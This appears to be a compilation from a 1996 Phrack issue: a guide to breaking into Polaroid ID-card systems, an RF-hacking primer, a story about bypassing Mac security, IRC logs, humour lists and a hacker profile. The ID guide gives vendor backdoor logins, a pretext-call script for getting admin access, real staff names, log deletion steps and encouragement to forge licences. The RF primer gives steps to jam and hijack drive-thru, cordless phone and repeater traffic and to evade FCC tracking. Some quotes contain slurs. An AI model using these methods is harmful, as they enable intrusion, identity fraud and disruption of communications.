The 4000 runs DOS 6.0 and Windows 3.1. The actual software for the 4000 is a terrible Visual Basic shell that reminds me of the first time I ran that program AoHell. The only difference is that AoHell did what it was suppose to, the 4000 software is a headache of GPF's , Environment Errors, and Vbrun errors. A nice feature that the 4000 has that the other IDM's don't, is the ability to create and design your own badge. You can even do it remotely ! ! =) . Unfortunately the program Polaroid developed for this makes paintbrush look good. But on a bright note you can import Images.

Briefly here is a run down of what exactly happens when you get your picture taken on an ID4000 at the DMV. At the first desk or table the narrow eyed, overpaid, government employee will ask you for some general information like a birth certificate, picture ID, name, address, SSN#, what party you prefer to vote for, and whether or not you want to donate your organs in the event of your untimely demise. You reply by handing her your fake birth certificate and ID that you had printed no more then an hour ago, hoping the ink is dry. "My name is Lee Taxor I reside at 38.250.25.1 Root Ave in the Beautiful Port apartments #23 located in Telnet, Colorado, I prefer to vote for Mickey Mouse of the Disney party, and can't donate my organs because Satan already owns them." The disgruntled employee then enters all your information in the correct fields while never taking an eye off you in fear that you know more about the machine he or she is using then they do (perhaps you shouldn't of worn your Coed Naked Hacking T-shirt that you bought at DefCon 4). As soon as the bureaucrat hits <ENTER> all of the information is sent to a database located in the directory named after the computer (i.e. c:\ID4000\ColoDMV\96DMV.MDB). Then you are directed to the blue screen where you stare at the JVC monitor trying to look cool even though the camera always seems to catch you when you have to blink or yawn or even sneeze. *SNAP* the picture is taken and displayed on the monitor where the employee can laugh at your dumb expression before printing it. If the employee decides to print the picture it is saved as a 9 digit number associated with your database record. The 4000 then compresses the picture and saves it. So the next time you go in and the pull up your record it will automatically find the associated picture and display it on the screen. But in the mean time you grab your fake ID the DMV just made for you and leave happy.

In a nut shell that's all there is to these machines.

Part Three: Security

I think a better topic is lack of security. I have yet to see any of these machines that are remotely secure. Before we go any further the

4000 is best accessed using CloseUp the others using Carbon Copy, But any mainstream communications program will more then likely work. You Dial and it asks you right away for a username and password. whoa, stop, road block right their. Unless of course you know the backdoor that Polaroid put in their machines so they can service them. =)

ID4000
Login: CSD (case Sensitive)
Password: POLAROID (who would of guessed?)

ID3000
Login: CPS
Password: POLAROID (god these guys are so efficient)

ID2000+ And ID2000
Login: POLAROID (ahh the good old days)
Password: POLAROID

Now if these do not work because they have been edited out, there are still a few VERY simple ways of getting in to your victims system. The first is to go with every hackers default method of social engineering. The best way to do this is to call them up and say "Hi this is (insert tech name here) with Polaroid Electronic Imaging! How is it going down there at (name of company)." The say "pretty good!" in a funny voice thinking what great customer support. You say "How is the weather been in (location of company)" they reply with the current weather status feeling that they can trust you cause you are so friendly. You say "well (name of person), we were going through our contacts one by one doing routine upgrades and system cleaning to ensure that your database is not going to get corrupted anytime soon and that everything is doing what it is supposed too, if you know what I mean (name of person)." Now they reply "oh yeah" and laugh with you not having a clue of what you are talking about. And they then say "well everything seems to be in order." You say "great sounds good but old *Bob* would have my head if I didn't check that out for myself." Then you ask if the modem is plugged in and wait for the reply. The either say yes or no then you ask them go plug it & give you the number or just give you the number. Then they comply cause they are just sheep in your plan. You say "Hey thanks (name) one more thing would happen to know if user CSD:Polaroid exists or did you guys delete it." If they deleted it ask them to put it back in, giving you administrative access. They probably know how to and will comply. If they need help have them do the following: Click on the combination lock icon at the top of the screen. This will bring them to the administrative screen and they will have the choices of Purge, Reports, and Passwords. Have them click on passwords. Then have them enter you as a new user with CSD as your Name and Polaroid as your Password. After they have done that make sure they give you all the Keys. The keys are basically access levels like on a BBS. Lets some users do certain things while others can not. The only key you need is administrative but have them give you the rest as well. The other keys are Management and Luser I think. The keys are located to the left of the user information that they just entered. Then have them click OK and close the call politely. Ta da!! Here is a list of Polaroid phone techs but I would not advise using Bob or Aryia cause their big wigs and nobody ever talks to them.

Senior Techs of Polaroid
Regular Techs
Bob Pentze (manager)

Don Bacher
Aryia Bagapour (assistant)
Richard
Felix Sue

Rick Ward
Jordan Freeman

Dave Webster

Call 1-800-343-5000 for more Names =)

Part Four: What to Do once you get in

Now that your in you have access to all of their database records and photos. Upload your own and have fun with it! Everything you do is logged so here's what you'll want to do when you're done making yourself an official FBI agent or an employee of the federal reserve. Go to all of the available drives which could be a lot since they are on a network and do a search from root for all of the LOG files i.e. C:\DIR /S *.LOG Then delete the fuckers!!!! You can also do this by FDISK or formatting. Just kidding! But if you want to do it the right way then go to the admin screen and purge the error and system logs.

Basically if you want the form for government badges or the FBI agents database this is the safest way to go. These computer do not have the ability to trace but it does not mean the phone company doesn't! ANI sucks a fat dick so remember to divert if you decide to do this. If you don't know how to divert I recommend you read CoTNo or Phrack and learn a little bit about phone systems and how they work.

Moving around in the software once your past the security is very simple so I'm not going to get into it. If you can get around a BBS then you don't need any further help. Just remember to delete or purge the logs.

Part Five: Closing

If your looking for some mild fun like uploading the DMV a new license or revoking your friends this is the way to do it. However if you're looking to make fake ID's I recommend you download the badge format and purchase or obtain a copy of IDWare by Polaroid. IDware is a lot like the 4000 software except you only need a scanner not the whole system. As a warning to some of the kids I know of one guy who bought a $50,000.00 ID4000 and paid it off in a year by selling fake ID's. When Polaroid busted him they prosecuted to the fullest and now the guy is rotting in a cell for 25 to 50 years. Just a thought to ponder.

Peace
PiLL

Greetz
Shouts go out to the following groups and individuals: TACD, TNO, MOD, L0pht, CDC, UPS, Shadow, Wraith, KaoTik, Wednesday, Zydirion, Voyager, Jazmine, swolf, Mustard, Terminal, Major, Legion, Disorder, Genesis, Paradox, Jesta, anybody else in 303, STAR, BoxingNuN, MrHades, OuTHouse, Romen, Tewph, Bravo, Kingpin, and everyone I forgot cause I'm sure there are a bunch of you, sorry =P.

----<>----

The Top Ten things overheard at PumpCon '96

10. "You gotta problem? Ya'll gotta rowl!"
- Keith the security guard

9. "My brain has a slow ping response"
- Kingpin

8. "Space Rogue, I've been coveting your pickle."
- espidre

7. "If there's space -n shit, then it's Star Trek. Unless there's that little Yoda guy - then it's Star Wars"
- Kingpin

6. "I'm the editor of Phrack. Wanna lay down with me?"
- A very drunk unnamed editor of Phrack

5. "Let's go find that spic, b_, no offense"

- A drunk IP to b_.

4. "I'm lookin for that fat fucker Wozz. He's big, and got a green shirt, and glasses, and curly hair, just like you. As a matta a fact, you gots similar characteristics!"
- A drunk IP to wozz.

3. "He was passed out on the floor... so I pissed on him"
- An unknown assailant referring to IP

2. "It was the beginning and the end of my pimping career"
- Kingpin referring to his escapade of getting paid two dollars for sex.

1. "French Toast Pleeeeze!"
- Everyone

----<>----

TOP 0x10 REASONS TO KICK && WAYS TO GET KICKED OUT OF #HACK (Revision 0.1.1)
By SirLance

0x0f asking for any information about any Microsoft products
0x0e talking about cars, girls, or anything unrelated to hacking
0x0d flooding with a passwd file contents
0x0c asking how to unshadow passwd
0x0b being on #hack, #warez and #hotsex at the same time
0x0a asking for ops
0x09 using a nick including words like 'zero' 'cool' 'acid' or 'burn'
0x08 asking if someone wants to trade accounts, CCs or WaR3Z
0x07 asking what r00t means
0x06 asking when the latest Phrack will be released
0x05 asking where to get or how to create a BOT
0x04 having the word BOT anywhere in your nick
0x03 having a nick like Br0KnCaPs and SpEak LiK3 Th4t all the time
0x02 asking for flash.c or nuke.c, spoof.c, ipsniff.c or CrackerJack
0x01 thinking #hack is a helpdesk and ask a question
0x00 being on from AOL, Prodigy, CompuServe, or MSN

-EOL-

----<>----

International business
by HCF

Friday, 3:00am 4.12:
I get the call:

Julie: "You break into computers right...?"
Dover: "Yea, what kind..."
Julie: "Mac, I think."
Dover: "Hmm... Call ``HCF'' at 213.262-XXXX"
Julie: "Uh, will he be awake...?"
Dover: "Don't worry (snicker) he'll be awake."

Friday, 4:00am 4.12
HCF called me at 4am after he got the call from Julie:

HCF: "you got me into this mess, I need to barrow your car."
Dover: "Umm shure. Ok..."
HCF: "I'll be right over..."

Friday, 12:30pm 4.12: upon returning the car:

HCF: "Umm, got a parking ticket, I'll write you a check later..."

(I never got the check.)

Kathleen's comment to Julie which was passed to me (days later):

Kath: "Why didn't you tell me he was cute, I want him for myself!"

When I passed this on to HCF:

HCF: "She is *gorgeous* but not without a wet suit..."

Here is the story that happened early one Friday morning... The names have been changed to protect the innocent, the guilty, and the innocent-looking guilty....

I was reading up on a new firewall technology, the kind that locks addresses out of select ports based on specific criterion, when the phone rang.

"Hello?"
The voice of a women, between 18 and 30, somewhat deep like Kathleen Turner's, said, "Uh, hello..."

There was an obvious pause. It seemed she was surprised that I was so awake and answered sharply on the second ring. It was in the middle of my working hours; 3:30 AM. There was no delay in the phone's response, no subtle click after I picked up, and the audio quality was clear.

"Do you hack?" she asked.

Recorder on. Mental note: *stop* getting lazy with the recorder.

"No. Are you on a Cell phone?" I responded
"No."
"Are you using a portable battery operated telephone?"
"No. I was told by my friend ..."
"Are you in any way associated with local, federal or state law enforcement agencies?"
"Oh, I get it. No I'm not. Julie said that you could help me."

I knew Julie through a mutual friend.

"Could you call me back in 5 minutes."
"Well, um, ok."

Throughout the whole conversation, the phones on her end were ringing off the hook. As soon as I hung up, Ben, the mutual friend, called. Julie had called him first, and he gave her my number. I got his reassurance that this was legit. Ben was snickering but wouldn't divulge what it was about. By now my curiosity was piqued.

The phone rang again, "I need someone who can break into a computer."
"Whose computer?"
"Mine."

It turns out that the woman had hostility bought out the previous owner of this business. The computer in question had both a mission-critical database of some sort and a multi-level security software installed. She had been working under a medium permission user for some time. The computer crashed in such a way as to require the master password (root) in order to boot. The pervious owner moved out of town, could not be contacted, and was most likely enjoying the situation thoroughly. The woman was unaware of any of the technical specifications or configuration of the machine. I was able to find out that it was a Apple Macintosh Color Classic; a machine primarily distributed in Japan. It would be around 10:00 AM in Tokyo.

"Why are the phones ringing so often at this time of the morning?" I asked.
"I do a lot of international business."

I was intrigued, the answer was smoothly executed without a delay or pitch change. I took the job.

Upon arriving, I was greeted by a young, stunningly beautiful, woman with long, jet-black hair and stressed but clear green eyes. I checked the room for obvious bugs and any other surveillance. There were calendars on the wall, filled out with trixy and ultra-masculine sounding names like Candy and Chuck. The phones had died down some. The machine in question was obviously well integrated into the environment; dust patterns, scratch marks, worn-out mouse pad; it had been there for some time. There was a PBX, around 6 to 8 voice lines, three phones, and no network, modem or outside connectivity.

The security, which we'll call VileGuard, defeated all the "simple" methods of by-passing. None of the standard or available passwords, in any case or combination, worked. A brute-force script would be slow as second failure shut the machine down.

I made a SCSI sector copy onto a spare drive and replaced it with the original. This involved tearing open the machine, pulling various parts out, hooking up loose wires, merging several computers, and turning things on in this state. Trivial and routine, I did it rapidly and with both hands operating independently. For those who have never opened the case of an all-in-one Mac, it involves a rather violent looking smack on both sides of the pressure fitted case backing, appropriately called "cracking the case." This did not serve well to calm the nerves of the client. After a few moments of pallor and little chirps of horror, she excused herself from the room.

While the SCSI copy preceded, I overheard her taking a few calls in the other room. What I heard was a one-sided conversation, but I could pretty much fill in the blanks,

"Hello, Exclusive Escorts, may I help you?"
"Would you like to be visited at your home or at a hotel?"
"Well, we have Suzy, she's a 5'4" Asian lady with a very athletic body. Very shy but willing, and very sensual, she measures 34, 24, 34."
"Big what? Sir, you'll have to speak a little clearer."
"Oh, I see, well we have a very well endowed girl named Valerie, she's a double D and measures 38, 24, 34. Would that be more to your liking?"

It was not easy to keep from busting up laughing.

"He wants you to do what? Well, charge him double."

With the new drive installed, and to predictable results, I fired up a hex editor. My experience has been that full-disk encryption typically slows the machine down to the point where the user disables it. At around $5C9E8, I found, "...507269 6E74204D 616E6167 65722045 72726F72... ...Print Manager Error..." in plain text. I searched for some of the known, lower permission, passwords. I found a few scattered around sector $9b4. The hex editor I was using could not access the boot or driver partitions, so I switched to one that could. It's not as pretty of an interface as the last editor, and is rather old. Its saving grace though is that it doesn't recognize the modern warnings of what it can and cannot see. There it was, VileGuard; driver level security.

"Eric is endowed with eight and has a very masculine physique."

Every male was "endowed with eight," every female had relatively identical measurements.

I hunted fruitlessly around the low sectors for what might be the master password. All awhile wishing the find function of the editor would accept regexp. All the other passwords were intercapped on the odd character, but that was a convention of the current owner, and not necessarily used by the past owner.

"Oh, you want a girl that is fluent in Greek?"

It's not professional for me, and not good salesmanship for her, to have me overheard laughing myself into anoxia. After trying to straighten up and gather my wits together again, I began to consider an alternate possibility. If I don't know the password, what happens if I make it so that the driver doesn't either. Return to the first-installed condition perhaps? It was a thought. It turned out to be a bad thought, resulting in my haphazardly writing "xxxx" over, pretty much, random sectors of the driver partition.

"Oh yes sir, Roxanne prefers older men. She appreciates how very experienced they are. I understand sir, and I'm sure she can help you with that."

Before I made a second copy and whipped out the RE tools, TMON and MacNosy, I tried booting. The results were, as you'd expect, that the disk didn't mount. Instead, it asked me if I wanted to reinitialize the disk. Pause. Think... ya, why not. This was most definitely farther than I had gotten with the secure driver installed and functional. I canceled and fired up one of many disk formatters I had on hand. Though the formatter wasn't the slickest, it had proven itself repeatedly in the past. Its main quality was that of writing a driver onto a disk that is in just about *any* condition. It's made by a French drive manufacturer. As dangerous as this behavior is, I'm sure it's a planned feature. It could see the drive and allowed me to "update" the driver. A few seconds later, a normal "finished" dialog.

"Yes, Stan carries a set of various toys with him. No, I don't believe he normally carries that, but I'm sure if you ask him nicely, he'll drop by the hardware store on his way and pick one up."

I rebooted. It worked. I copied over the disk's data and reformatted. Time to try it on the original drive (I had, of course, been working on my copy.) Upon startup, before anything could be accessed, "Please input the master password..."

Puts an unusual twist on the phrase, "adverse working conditions"

- HCF

Note 1: Payment was in currency.
Note 2: If you ever think you understand the opposite sex's view on sex, you're underestimating.

----<>----

The Beginners Guide to RF hacking

by Ph0n-E of BLA & DOC

Airphones suck. I'm on yet another long plane ride to some wacky event. I've tried dialing into my favorite isp using this lame GTE airphone, $15 per call no matter how long you "talk". In big letters it says 14.4k data rate, only after several attempts I see the very fine print, 2400 baud throughput. What kind of crap is that? A 14.4 modem that can only do 2400? It might be the fact they use antiquated 900MHz AM transmissions. The ATT skyphones that are now appearing use imarsat technology, but those are $10/minute. Anyway they suck, and I have an hour or so before they start showing Mission Impossible so I guess I'll write this Phrack article Route has been bugging me about.

There are a bunch of people who I've helped get into radio stuff, five people bought handheld radios @ DefCon... So I'm going to run down some basics to help everyone get started. As a disclaimer, I knew nothing about RF and radios two years ago. My background is filmmaking, RF stuff is just

for phun.

So why the hell would you want to screw around with radio gear? Isn't it only for old geezers and wanna be rentacops? Didn't CB go out with Smokey & the Bandit?

Some cool things you can do:

Fast-food drive thrus can be very entertaining, usually the order taker is on one frequency and the drivethru speaker is on another. So you can park down the block and tell that fat pig that she exceeds the weight limit and McDonalds no longer serves to Fatchix. Or when granny pulls up to order those tasty mcnuggets, blast over her and tell the nice MCD slave you want 30 happy meals for your trip to the orphanage. If you're lucky enough to have two fast food palaces close to each other you can link them together and sit back and enjoy the confusion.

You've always wanted a HERF gun, well your radio doubles as a small scale version. RF energy does strange and unpredictable things to electronic gear, especially computers. The guy in front of me on the plane was playing some lame game on his windowz laptop which was making some very annoying cutey noises. He refused to wear headphones, he said "they mushed his hair...". Somehow my radio accidentally keyed up directly under his seat, there was this agonizing cutey death noise and then all kinds of cool graphics appeared on his screen, major crash. He's still trying to get it to reboot.

Of course there are the ever popular cordless phones. The new ones work on 900MHz, but 90% of the phones out there work in the 49MHz band. You can easily modify the right ham radio or just use a commercial low band radio to annoy everyone. Scanning phone calls is OK, but now you can talk back, add sound effects, etc... That hot babe down the street is talking to her big goony boyfriend, it seems only fair that you should let her know about his gay boyfriend. Endless hours of torture.

You can also just rap with your other hacker pals (especially useful cons). Packet radio, which allows you up to 9600 baud wireless net connections, its really endless in its utility.

How to get started:

Well you're supposed to get this thing called a HAM license. You take this test given by some grampa, and then you get your very own call sign. If you're up to that, go for it. One thing though, use a P.O. box for your address as the feds think of HAMs as wackos, and are first on the list when searching for terrorists. Keep in mind that most fun radio things are blatantly illegal anyway, but you're use to that sort of thing, right?

If you are familiar with scanners, newer ones can receive over a very large range of frequencies, some range from 0 to 2.6 GHz. You are not going to be able to buy a radio that will transmit over that entire spectrum. There are military radios that are designed to sweep large frequencies ranges for jamming, bomb detonation, etc. - but you won't find one at your local radio shack.

A very primitive look at how the spectrum is broken down into sections:

```
  0 - 30MHz (HF)  Mostly HAM stuff, short-wave, CB.
 30 - 80MHz (lowband)  Police, business, cordless phones, HAM
 80 - 108MHz (FM radio)  You know, like tunes and stuff
110 - 122MHz (Aircraft band) You are clear for landing on runway 2600
136 - 174MHz (VHF)  HAM, business, police
200 - 230MHz Marine, HAM
410 - 470MHz (UHF), HAM, business
470 - 512MHz T-band, business, police
800MHz cell, trunking, business
900MHz trunking, spread spectrum devices, pagers
1GHZ+ (microwave) satellite, TV trucks, datalinks
```

Something to remember, the lower the frequency the farther the radio waves

travel, and the higher the frequency the more directional the waves are.

A good place to start is with a dual band handheld. Acquire a Yaesu FT-50. This radio is pretty amazing, its very small, black and looks cool. More importantly it can easily be moded. You see this is a HAM radio, it's designed to transmit on HAM bands, but by removing a resistor and solder joint, and then doing a little keypad trick you have a radio that transmits all over the VHF/UHF bands. It can transmit approximately 120-232MHz and 315-509MHz (varies from radio to radio), and will receive from 76MHz to about 1GHz (thats 1000MHz lamer!), and yes that *includes* cell phones. You also want to get the FTT-12 keypad which adds PL capabilities and other cool stuff including audio sampling. So you get a killer radio, scanner, and red box all in one! Yaesu recently got some heat for this radio so they changed the eprom on newer radios, but they can modified as well, so no worries.

Now for some radio basics. There are several different modulation schemes, SSB - Single Side Band, AM - Amplitude Modulation, FM - Frequency Modulation, etc. The most common type above HF communications is NFM, or Narrow band Frequency Modulation.

There are three basic ways communication works:

Simplex - The Transmit and Receive frequencies are the same, used for short distance communications.

Repeater - The Transmit and Receive frequencies are offset, or even on different bands.

Trunking - A bunch of different companies or groups within a company share multiple repeaters. If you're listening to a frequency with a scanner and one time its your local Police and the next it's your garbage man, the fire dept... - that's trunking. Similar to cell phones you get bits and pieces of conversations as calls are handed off among repeater sites.

Their radios are programmed for specific "talk groups", so the police only hear police, and not bruno calling into base about some weasel kid he found rummaging through his dumpsters. There are three manufacturers - Motorola, Ericsson (GE), and EF Johnson. EFJ uses LTR which sends sub-audible codes along with each transmission, the other systems use a dedicated control channel system similar to cell phones. Hacking trunk systems is an entire article in itself, but as should be obvious, take out the control channel and the entire system crashes (in most cases).

OK so you got your new radio you tune around and your find some security goons at the movie theater down the street. They are total losers so you start busting on them. You can hear them, but why they can't hear you? The answer-- SubAudible Tones. These are tones that are constantly transmitted with your voice transmission - supposedly subaudible, but if you listen closely you can hear them. With out the tone you don't break their squelch (they don't hear you.) These tones are used keep nearby users from interfering with each other and to keep bozos like you from messing with them. There are two types, CTCSS Continuos Tone-Codes Squelch system (otherwise known as PL or Privacy Line by Motorola) or DCS Digital Coded Squelch (DPL - Digital Privacy Line). If you listened to me and got that FT-50 you will be styling because its the only modable dual band that does both. So now you need to find their code, first try PL because its more common. There is a mode in which the radio will scan for tones for you, but its slow and a pain. The easiest thing to do is turn on Tone Squelch, you will see the busy light on your radio turn on when they are talking but you wont hear them. Go into the PL tone select mode and tune through the different tones while the busy light remains on, as soon as you hear them again you have the right tone, set it and bust away! If you don't find a PL that works move on to DPL. There is one other squelch setting which uses DTMF tone bursts to open the squelch, but its rarely used, and when it is used its mostly for paging and individuals.

Now you find yourself at Defcon, you hear DT is being harassed by security for taking out some slot machines with a HERF gun, so you figure it's your hacker responsibility to fight back. You manage to find a security freq, you get their PL, but their signal is very weak, and only

some of them can hear your vicious jokes about their moms. What's up? They are using a repeater. A handheld radio only puts out so much power, usually the max is about 5 watts. That's pretty much all you want radiating that close to your skull (think brain tumor). So a repeater is radio that receives the transmissions from the handhelds on freq A and then retransmits it with a ton more watts on freq B. So you need to program your radio to receive on one channel and transmit on another. Usually repeaters follow a standard rule of 5.0MHz on UHF and .6MHz on VHF, and they can either be positive or negative offsets. Most radios have a auto-repeater mode which will automatically do the offset for you or you need to place the TX and RX freqs in the two different VCOs. Government organizations and people who are likely targets for hacks (Shadow Traffic news copter live feeds) use nonstandard offsets so you will just need to tune around.

Some ham radios have an interesting feature called crossband repeat. You're hanging out at Taco Bell munching your Nachos Supreme listening to the drive thru freq on your radio. You notice the Jack in the Box across the street, tuning around you discover that TacoHell is on VHF (say 156.40) and Jack in the Crack is on UHF (say 464.40). You program the two freqs into your radio and put it in xband repeat mode. Now when someone places their order at Taco they hear it at Jacks, and when they place their order at Jacks they hear it at Taco. When the radio receives something on 156.40 it retransmits it on 464.40, and when it receives something on 464.40 it retransmits it on 156.40.

"...I want Nachos, gimme Nachos..."
"...Sorry we don't have Nachos at Jack's..."
"...Huh? Im at Taco Bell..."
Get it? Unfortunately the FT-50 does not do xband repeat, that's the only feature it's lacking.

Damn it, all this RF hacking is fun, but how do I make free phone calls? Well you can, sort of. Many commercial and amateur repeaters have a feature called an autopatch or phonepatch. This is a box that connects the radio system to a phone line so that you can place and receive calls. Keep in mind that calls are heard by everyone who has their radio on! The autopatch feature is usually protected by a DTMF code. Monitor the input freq of the repeater when someone places a call you will hear their dtmf digits - if you're super elite you can tell what they are by just hearing them, but us normal people who have lives put the FT-50 in DTMF decode mode and snag the codez... If your radio doesn't do DTMF decode, record the audio and decode it later with your soundblaster warez. Most of the time they will block long-distance calls, and 911 calls. Usually there is a way around that, but this is not a phreaking article. Often the repeaters are remote configurable, the operator can change various functions in the field by using a DTMF code. Again, scan for that code and you too can take control of the repeater. What you can do varies greatly from machine to machine, sometimes you can turn on long-distance calls, program speed-dials, even change the freq of the repeater.

What about cordless phones, can't I just dial out on someone's line? Sort of. You use to be able to take a Sony cordless phone which did autoscanning (looked for an available channel) drive down the block with the phone on until it locked on to your neighbors cordless and you get a dialtone. Now cordless phones have a subaudible security tone just like PL tones on radios so it doesn't work anymore. There are a bunch of tones and they vary by phone manufacturer, so it's easier to make your free calls other ways.

But as I mentioned before you can screw with people, not with your FT-50 though. Cordless phones fall very close to the 6 meter (50MHz) HAM band and the lowband commercial radio frequencies. There are 25 channels with the base transmitting 43-47MHz and the handset from 48-50MHz. What you want to do is program a radio to receive on the base freqs and transmit on the handset freqs. The phones put out a few milliwatts of power (very little). On this freq you need a fairly big antenna, handhelds just don't cut it - think magmount and mobile. There are HAM radios like the Kenwood TM-742A which can be modified for the cordless band, however I have not found a radio which works really well receiving the very low power signals the

phones are putting out. So, I say go commercial! The Motorola Radius/Maxtrac line is a good choice. They have 32 channels and put out a cool 65watts so your audio comes blasting out of their phones. Now the sucko part, commercial radios are not designed to be field programmable. There are numerous reasons for this, mainly they just want Joe rentalcop to know he is on "Channel A" , not 464.500. Some radios are programmed vie eproms, but modern Motorola radios are programmed via a computer. You can become pals with some guy at your local radio shop and have him program it for you. If you want to do it yourself you will need a RIB (Radio Interface Box) with the appropriate cable for the radio, and some software. Cloned RIB boxes are sold all the time in rec.radio.swap and at HAM swap meets. The software is a little more difficult, Motorola is very active in going after people who sell or distribute thier software (eh, M0t?) They want you to lease it from them for a few zillion dollars. Be cautious, but you can sometimes find mot warez on web sites, or at HAM shows. The RIB is the same for most radios, just different software, you want Radius or MaxTrac LabTools. It has built in help, so you should be able to figure it out. Ok so you got your lowband radio, snag a 6 meter mag mount antenna, preferably with gain, and start driving around. Put the radio in scan mode and you will find and endless amount of phone calls to break into. Get a DTMF mic for extra fun, as your scanning around listen for people just picking up the phone to make a call. You'll hear dialtone, if you start dialing first since you have infinitely more power than the cordless handset you will overpower them and your call will go through. It's great listening to them explain to the 411 operator that their phone is possessed by demons who keep dialing 411. Another trick is to monitor the base frequency and listen for a weird digital ringing sound - these are tones that make the handset ring. Sample these with a laptop or a yakbak or whatever and play them back on the BASE frequency (note, not the normal handset freq) and you will make their phones ring. Usually the sample won't be perfect so it will ring all wacko. Keep in mind this tone varies from phone to phone, so what works on one phone wont work on another.

Besides just scanning around how do you find freqs? OptoElectronics makes cool gizmos called near-field monitors. They sample the RF noise floor and when they see spikes above that they lock on to them. So you stick the Scout in your pocket, when someone transmits near you, the scout reads out their frequency. The Explorer is thier more advanced model which will also demodulates the audio and decode PL/DPL/DTMF tones. There are also several companies that offer CDs of the FCC database. You can search by freq, company name, location, etc. Pretty handy if your looking for a particular freq. Percon has cool CDs that will also do mapping. Before you buy anything check the scanware web site, they are now giving away their freq databases for major areas.

OK radioboy, you're hacking repeaters, you're causing all the cordless phones in your neighborhood to ring at midnight, and no one can place orders at your local drivethrus. Until one day, when the FCC and FBI bust down your door. How do you avoid that?? OK, first of all don't hack from home. Inspired people can eventually track you down. How? Direction Finding and RF Fingerprinting. DF gear is basically a wideband antenna and a specialized receiver gizmo to measure signal strength and direction. More advanced units connect into GPS units for precise positioning and into laptops for plotting locations and advance analysis functions such as multipath negations (canceling out reflected signals.) RF finger printing is the idea that each individual radio has specific characteristics based on subtle defects in the manufacture of the VCO and AMP sections in the radio. You sample a waveform of the radio and now theoretically you can tell it apart from other radios. Doesn't really work though-- too many variables. Temperature, battery voltage, age, weather conditions and many other factors all effect the waveform. Theoretically you could have a computer scanning around looking for a particular radio, it might work on some days. Be aware that fingerprinting is out there, but I wouldn't worry about it *too* much. On the other hand DF gear in knowledgeable hands does work. Piss off the right bunch of HAMS and they will be more than happy to hop in their Winnebego and drive all over town looking for you. If you don't stay in the same spot or if you're in an area with a bunch of metal surfaces (reflections) it can be very very hard to find you. Hack wisely, although the FCC has had major cutbacks there are certain instances in which they will take immediate action. They

are not going to come after you for encouraging Burger King patrons to become vegetarians, but if you decide to become an air-traffic controller for a day expect every federal agency you know of (and some you don't) to come looking for your ass.

My plane is landing so thats all for now, next time - advanced RF hacking, mobile data terminals, van eck, encryption, etc.

EOF

----<>----

10.16.96

Log from RAgent

```
GrimReper: I work For Phrack
GrimReper: Yeah
GrimReper: I gotta submit unix text things like every month
GrimReper: I've been in Phrack for a long time
GrimReper: Phrack is in MASS
-> *grimreper* so how much does Phrack pay you?
*GrimReper** How much?
*GrimReper** Hmm......
*GrimReper** About $142
-> *grimreper* really
-> *grimreper* who paid you?
*GrimReper** w0rd
*GrimReper** CardShoot
*GrimReper** Cardsh00t
-> *grimreper* hmm, I don't see any "cardsh00t" in the credits for phrack
+48
*GrimReper** There is
-> *grimreper* you might as well stop lying before I bring in daemon9,
+he's another friend of mine
-> *grimreper* he's one of the editors of phrack
*GrimReper** Get the latest Phrack?
*GrimReper** Its gonna have my NN
*GrimReper** watch
-> *grimreper* not anymore
*GrimReper** Go Ahead
-> *grimreper* actually
*GrimReper** so?
-> *grimreper* you will be mentioned
-> *grimreper* you'll be known as the lying fuckhead you are, when this
+log goes in the next issue
```

----<>----

10.24.96

Log from Aleph1

```
*** ggom is ~user01@pm1-6.tab.com (ggom)
*** on irc via server piglet.cc.utexas.edu ([128.83.42.61] We are now all
  piglet)
*ggom* i am assembling a "tool shed".  A "shed" for certain "expert" activity.
    Can you help?
-> *ggom* maybe... go on
*ggom* i represent certain parties that are looking for corporate information.
   this would fall under the "corporate espionage" umbrella
*ggom* this information could probably be obtained via phone phreak but access to
  corporate servers would be a plus...can you help?
-> *ggom* a) how do I know you are not a cop/fed? b) why did you come to #hack
  to ask for this? b) what type of data you after? c) what type of money are
 you talking about?
*ggom* where else should i go to ask for this stuff????????
```

```
-> *ggom* you tell me.  How do you know about #hack?
*ggom* looked it up on the irc server...figured this was a good place to
  start...........     i am talking about 4 to 5 figures here for the information
-> *ggom* you are also talking 4 to 5 years
-> *ggom* #hack is visited regularly by undercovers and the channel is logged
-> *ggom* talking openly about such thing is not smart
*ggom* whatever...........  man, if you are GOOD, you are UNTRACEABLE.  i
  guess i am looking in the wrong place......
-> *ggom* you been watching way to many times "Hackers" and yes #hack is the
  wrong place...
*ggom* we are on a private channel.........suggest a more private setting....
-> *ggom* sorry you started off on a bad foot. If you got a million to spare
  for such information you would also have the resources to find the
  appropiate person to do the job. So you either are full off it, are a fed,
  or just plain dumb. This conversation ends here.
*ggom* later
*ggom* not talking a million.. talking 5 to 6 figures.........    you are
  right
*ggom* talk to me.......
*ggom* talk to me.......
```

----<>----

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

4 of 16

-:[Phrack Pro-Phile]:-

We discussed for a long time who in the hacking world today best exemplifies everything that is right with hacking today, and we came up with a unanimous conclusion that it was Mudge. And so we were quite happy that our first choice for the first pro-phile that we have done accepted our invitation. He cracked your Apple warez when you couldn't, he wrote buffer overflows before they were cool, he owned your Sendmail (and probably still does), and he still manages to give more back to the community than anyone else around. We can't say much more about him so let's see what he has to say for himself...

Mudge

Personal

Handle: mudge
Call him: Enough people know it that its not secret, if you know it great, if not you probably don't have to.
Past handles: Many old Apple][crackers remember me by a different handle. That handle is long put to rest thanks to the government.
Handle origin: Mudge is a very common Irish last name. Though I'm not Irish I met someone with the name and couldn't believe it was a proper name. Out of homage to this person I took it as a handle several years ago (and since I couldn't use the old one for legal reasons).
Date of Birth: Mid to Late '60s
Age at current date: Mid to Late 20s
Height: 6'0"
Weight: 150
Eye color: Blue
Hair Color: Brownish / dirty blonde and loooong
Computer: MPP Risc machine with 16 processors, 4 processor i860 Cadmus, 2 Sparcs, my original Apple][+, NeXT cube, 486, 4 Sun 3's, Textronix 4051, SouthWest Technical Products 75
Sysop/Co-Sysop of: Cell-Block, Magic Tavern, Co-Sysop on the old Circus and Circus-II boards, ATDT, Works, and various AEs scattered across the country. And a little place called the l0pht.
Boards Frequented: Terrapin Station, Metal Shop, Black Crawling Systems, Used to hang on Rutgers' with the old Darpa people (they know who they are) through telenet.
Net address: mudge@l0pht.com

Favorite Things

Women: Not a big womanizer, when I hook up with someone it's usually for quite some time. Though it's always nice when big companies try to bribe you other ways. (Moreso 'cause it shows how sleazy the big companies are in comparison to human beings :>)
Cars: Ford GT40, Porsche Wolf, Ferrari 318's, and of course a black SVT Cobra with black leather interior.
Foods: Beer
Beers: Mateen Triple - with a runner up of Pilsner Urquell
